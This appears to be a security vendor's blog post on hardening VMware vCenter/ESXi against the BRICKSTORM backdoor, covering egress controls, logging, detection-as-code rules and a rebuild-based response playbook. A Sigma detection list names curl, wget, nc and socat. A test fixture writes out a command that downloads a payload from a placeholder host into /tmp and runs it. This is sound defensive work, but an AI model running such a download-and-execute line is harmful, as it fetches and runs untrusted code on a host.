7 Unbreakable BRICKSTORM vCenter Security Controls
Your VMware control plane is not “just another server.” When attackers land in vCenter/ESXi, they’re sitting at the steering wheel: inventory, snapshots, networking, and identity trust paths. That’s why BRICKSTORM vCenter security needs to be treated like a product feature—built, tested, and shipped continuously.
This post translates recent BRICKSTORM control-plane warnings into engineering-owned controls you can actually deliver: minimum viable hardening, a detection-as-code pipeline, and a rebuild-not-clean response playbook.

Why vCenter/ESXi is a single point of catastrophe
If an endpoint is compromised, you likely lose one machine or one user session. If the control plane is compromised, you risk:
- Full virtualization visibility: VM inventory, networks, and storage exposure.
- Snapshot abuse: credential harvesting risk from VM images/snapshots.
- Stealth persistence: long-lived backdoors hidden where EDR coverage is weakest.
- Downstream compromise paths: vCenter → AD/ADFS, backups, monitoring, IAM, and logging planes.
Engineering leaders should treat control-plane compromise as tier-0 (equivalent to identity provider compromise).
Minimum viable BRICKSTORM vCenter security hardening (ship in 7 days)
Start with a baseline that’s measurable and enforceable.
1) Admin isolation: separate “humans” from “automation”
- Use dedicated admin accounts (no shared accounts).
- Restrict privileged admin actions to a hardened jump host.
- Separate automation identities from human identities (and scope them tightly).
Example: firewall allowlist for vCenter management interfaces (conceptual)
# Only allow the admin jump host subnet to reach vCenter management ports
# Replace with your platform controls (NSX, security groups, ACLs, firewall-as-code)
allow tcp from 10.10.50.0/24 to VCENTER_IP ports 443,5480
deny  tcp from any         to VCENTER_IP ports 443,5480
2) MFA + conditional access for control-plane admins
- Enforce MFA for all vCenter admin access.
- Restrict admin login to known devices / networks.
- Ban legacy auth where possible.
3) Segmentation: “management network is sacred”
- Put vCenter/ESXi management on a dedicated network segment.
- Deny outbound internet by default; allow only required destinations.
- Monitor and alert on any new outbound paths.
Example: Terraform-style network policy skeleton (adapt to your platform)
# Pseudo example: represent "default deny" for vCenter egress
resource "security_policy" "vcenter_egress" {
  name = "vcenter-egress-default-deny"
  applied_to = ["vcenter-management-segment"]

  rule {
    name   = "allow-siem-syslog"
    action = "allow"
    proto  = "udp"
    port   = 514
    dest   = ["10.20.0.10"] # syslog/SIEM collector
  }

  rule {
    name   = "deny-all"
    action = "deny"
    proto  = "any"
    dest   = ["0.0.0.0/0"]
  }
}
4) Logging baselines (you can’t detect what you don’t log)
Minimum baseline for vCenter security and ESXi hardening:
- vCenter events & tasks
- Authentication events (success/fail, admin role changes)
- ESXi host logs (auth, hostd, vpxa)
- Central syslog forwarding to your SIEM
- Time sync (NTP) everywhere
PowerCLI: enforce ESXi syslog forwarding (example)
# Requires VMware.PowerCLI
$SyslogServer = "udp://10.20.0.10:514"
Get-VMHost | ForEach-Object {
  Set-VMHostSysLogServer -VMHost $_ -SysLogServer $SyslogServer
  Get-AdvancedSetting -Entity $_ -Name Syslog.global.logHost |
    Set-AdvancedSetting -Value $SyslogServer -Confirm:$false
}
Detection-as-code: turn BRICKSTORM IOCs into versioned rules
The problem with “we updated the SIEM” is that it’s not repeatable evidence. The engineering-friendly fix: treat detections like software artifacts.
A practical repo layout (rules + IOCs + tests)
control-plane-detections/
  iocs/
    brickstorm.yml
  sigma/
    vcenter/
      brickstorm_vcenter_process.yml
      brickstorm_vcenter_network.yml
  yara/
    brickstorm_vcenter.yar
  osquery/
    packs/
      vcenter_brickstorm_pack.conf
  tests/
    sigma/
      vcenter_process_log.json
      expected_matches.yml
    yara/
      benign_sample.bin
  .github/workflows/
    validate_rules.yml
  README.md
Step 1: Keep BRICKSTORM indicators in one versioned file
# iocs/brickstorm.yml
version: "2025-12"
source: "internal-advisory-intel"
hashes_sha256:
  - "REPLACE_WITH_SHA256_1"
  - "REPLACE_WITH_SHA256_2"
domains:
  - "REPLACE_WITH_DOMAIN"
ips:
  - "REPLACE_WITH_IP"
notes:
  - "Pin this version to your advisory update date."
  - "Do not merge without CI passing + reviewer approval."
Step 2: Sigma rule example (vCenter/Photon OS process telemetry)
# sigma/vcenter/brickstorm_vcenter_process.yml
title: BRICKSTORM vCenter Security - Suspicious Process Patterns
id: 3b8b7b6f-aaaa-bbbb-cccc-111122223333
status: experimental
description: Detects high-risk process patterns on vCenter/management appliances aligned to control-plane backdoor tradecraft.
author: Cyber Rely
logsource:
  product: linux
  service: syslog
detection:
  selection:
    process.name|contains:
      - "wget"
      - "curl"
      - "nc"
      - "socat"
    process.command_line|contains:
      - "/tmp/"
      - "base64"
      - "chmod +x"
  filter_admin_tasks:
    user.name:
      - "root"
      - "vcsa"
    process.command_line|contains:
      - "patch"
      - "update"
  condition: selection and not filter_admin_tasks
falsepositives:
  - "Legitimate troubleshooting; require ticket correlation + jump-host source IP"
level: high
tags:
  - attack.persistence
  - attack.command_and_control
  - control-plane-security
Step 3: YARA rule placeholder (pin advisory strings, then test)
// yara/brickstorm_vcenter.yar
rule BRICKSTORM_VCENTER_Backdoor_Strings
{
  meta:
    description = "BRICKSTORM vCenter security: static detection placeholder - replace with validated strings"
    version = "2025-12"
  strings:
    $s1 = "REPLACE_WITH_UNIQUE_STRING" ascii nocase
    $s2 = "REPLACE_WITH_OTHER_STRING" ascii
  condition:
    any of them
}
Step 4: osquery pack (watch persistence + suspicious listeners)
// osquery/packs/vcenter_brickstorm_pack.conf
{
  "platform": "linux",
  "schedule": {
    "vcenter_suspicious_listeners": {
      "query": "SELECT pid, port, protocol, address FROM listening_ports WHERE address NOT IN ('127.0.0.1','::1');",
      "interval": 3600
    },
    "vcenter_cron_changes": {
      "query": "SELECT path, mtime, size FROM file WHERE path LIKE '/etc/cron.%' OR path='/etc/crontab';",
      "interval": 3600
    },
    "vcenter_tmp_exec": {
      "query": "SELECT pid, path, cmdline FROM processes WHERE cmdline LIKE '%/tmp/%' OR cmdline LIKE '%base64%';",
      "interval": 3600
    }
  }
}
Step 5: CI pipeline – validate, test, and block unsafe merges
# .github/workflows/validate_rules.yml
name: validate-detections
on:
  pull_request:
  push:
    branches: [ "main" ]
jobs:
  validate:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - name: Install tooling
        run: |
          python -m pip install --upgrade pip
          pip install pyyaml yamllint
          pip install sigma-cli  # choose your sigma toolchain
          sudo apt-get update
          sudo apt-get install -y yara

      - name: Lint YAML
        run: |
          yamllint iocs sigma

      - name: Compile YARA
        run: |
          yara -w yara/brickstorm_vcenter.yar tests/yara/benign_sample.bin || true
          yara -w yara/brickstorm_vcenter.yar /bin/ls || true

      - name: Smoke test Sigma
        run: |
          sigma --help
          # Replace with your pipeline's conversion + unit tests
          # Example idea: convert sigma to your SIEM query language and run against test logs
Step 6: Add CI tests with “known-good” event fixtures
// tests/sigma/vcenter_process_log.json
{
  "timestamp": "2025-12-20T10:05:22Z",
  "host": "vcenter-01",
  "user": "root",
  "process": {
    "name": "curl",
    "command_line": "curl http://example.invalid/payload -o /tmp/x && chmod +x /tmp/x && /tmp/x"
  },
  "source_ip": "10.10.50.12"
}
Your rule PR is evidence. The tests are evidence. The approvals are evidence. That’s how engineering “owns” detections without slowing delivery.
Incident response playbook: contain, then rebuild (don’t clean)
For control plane security, assume persistence until proven otherwise.
Phase 1 (0–2 hours): containment
- Block inbound admin access except the incident jump host.
- Block all outbound traffic except log egress.
- Capture forensic snapshots/log exports for analysis.
- Stand up an isolated forensics network if needed.
# Replace with your platform command (NSX / firewall / security group)
set-policy vcenter-egress-default-deny enabled=true
Phase 2 (same day): rebuild management servers from known-good
- Redeploy vCenter/management appliances from trusted media/images.
- Reapply versioned configuration.
- Restore only what you must (configs, inventories), not unknown binaries.
# Pseudo: build a hardened admin jump host image
# Use TIMESTAMP from your CI build metadata
source "amazon-ebs" "admin_jump" {
  ami_name      = "admin-jump-TIMESTAMP"
  instance_type = "t3.micro"
}
build {
  sources = ["source.amazon-ebs.admin_jump"]
  provisioner "shell" {
    inline = [
      "sudo apt-get update",
      "sudo apt-get install -y osquery",
      "sudo systemctl enable osqueryd"
    ]
  }
}
Phase 3 (24–72 hours): rotate secrets and re-issue automation identities
# Pattern: revoke old tokens, issue new, update pipelines, and prove it via PRs
revoke_token --id "svc-ci-old"
issue_token  --id "svc-ci-new" --ttl "24h"
update_pipeline_secret --name "VCENTER_TOKEN" --value "svc-ci-new"
Secrets discipline for vCenter security and IaC owners
Minimum moves:
- Store secrets in a central vault (not in CI variables forever).
- Use short-lived tokens (JIT where possible).
- Separate environments (staging/prod) with distinct credentials.
- Add CI checks to block secrets in repos.
Evidence you can show (and auditors actually accept)
- Pull requests with rule changes + approvals
- Rule versions pinned to advisory updates
- CI logs proving rules compile and tests pass
- Tabletop exercises: timelines, decisions, and action items
- Incident runbooks with “rebuild-not-clean” steps
This is how you turn BRICKSTORM vCenter security from an emergency to a repeatable capability.
What to pentest next (control-plane blast radius)
Prioritize tests for:
- vCenter → AD/ADFS trust and credential paths
- Backup system access + restore integrity
- Monitoring/SIEM pipeline tampering
- Privileged jump host isolation
- IAM role assumptions and API token sprawl
- Lateral movement paths from management segments
Related services:
- Risk assessment services: https://www.pentesttesting.com/risk-assessment-services/
- Remediation services: https://www.pentesttesting.com/remediation-services/
Next step for engineering teams
Running MongoDB? Use this step-by-step guide to patch MongoBleed (CVE-2025-14847), triage secret rotation, and deploy prevention gates in CI/CD:
https://www.cybersrely.com/mongobleed-cve-2025-14847-mongodb-patch-playbook/
Screenshot callouts for your workflow
Free tools page (Website Vulnerability Scanner)

- Free scanner: https://free.pentesttesting.com/
Sample assessment report to check Website Vulnerability

Recent reads from our blog
- https://www.cybersrely.com/ghostposter-malware-firefox-extension-allowlist/
- https://www.cybersrely.com/cisco-asyncos-zero-day-rebuild-patterns/
- https://www.cybersrely.com/non-human-identity-security-controls/
- https://www.cybersrely.com/secrets-as-code-patterns/
🔐 Frequently Asked Questions (FAQs)
Find answers to commonly asked questions about Unbreakable BRICKSTORM vCenter Security Controls.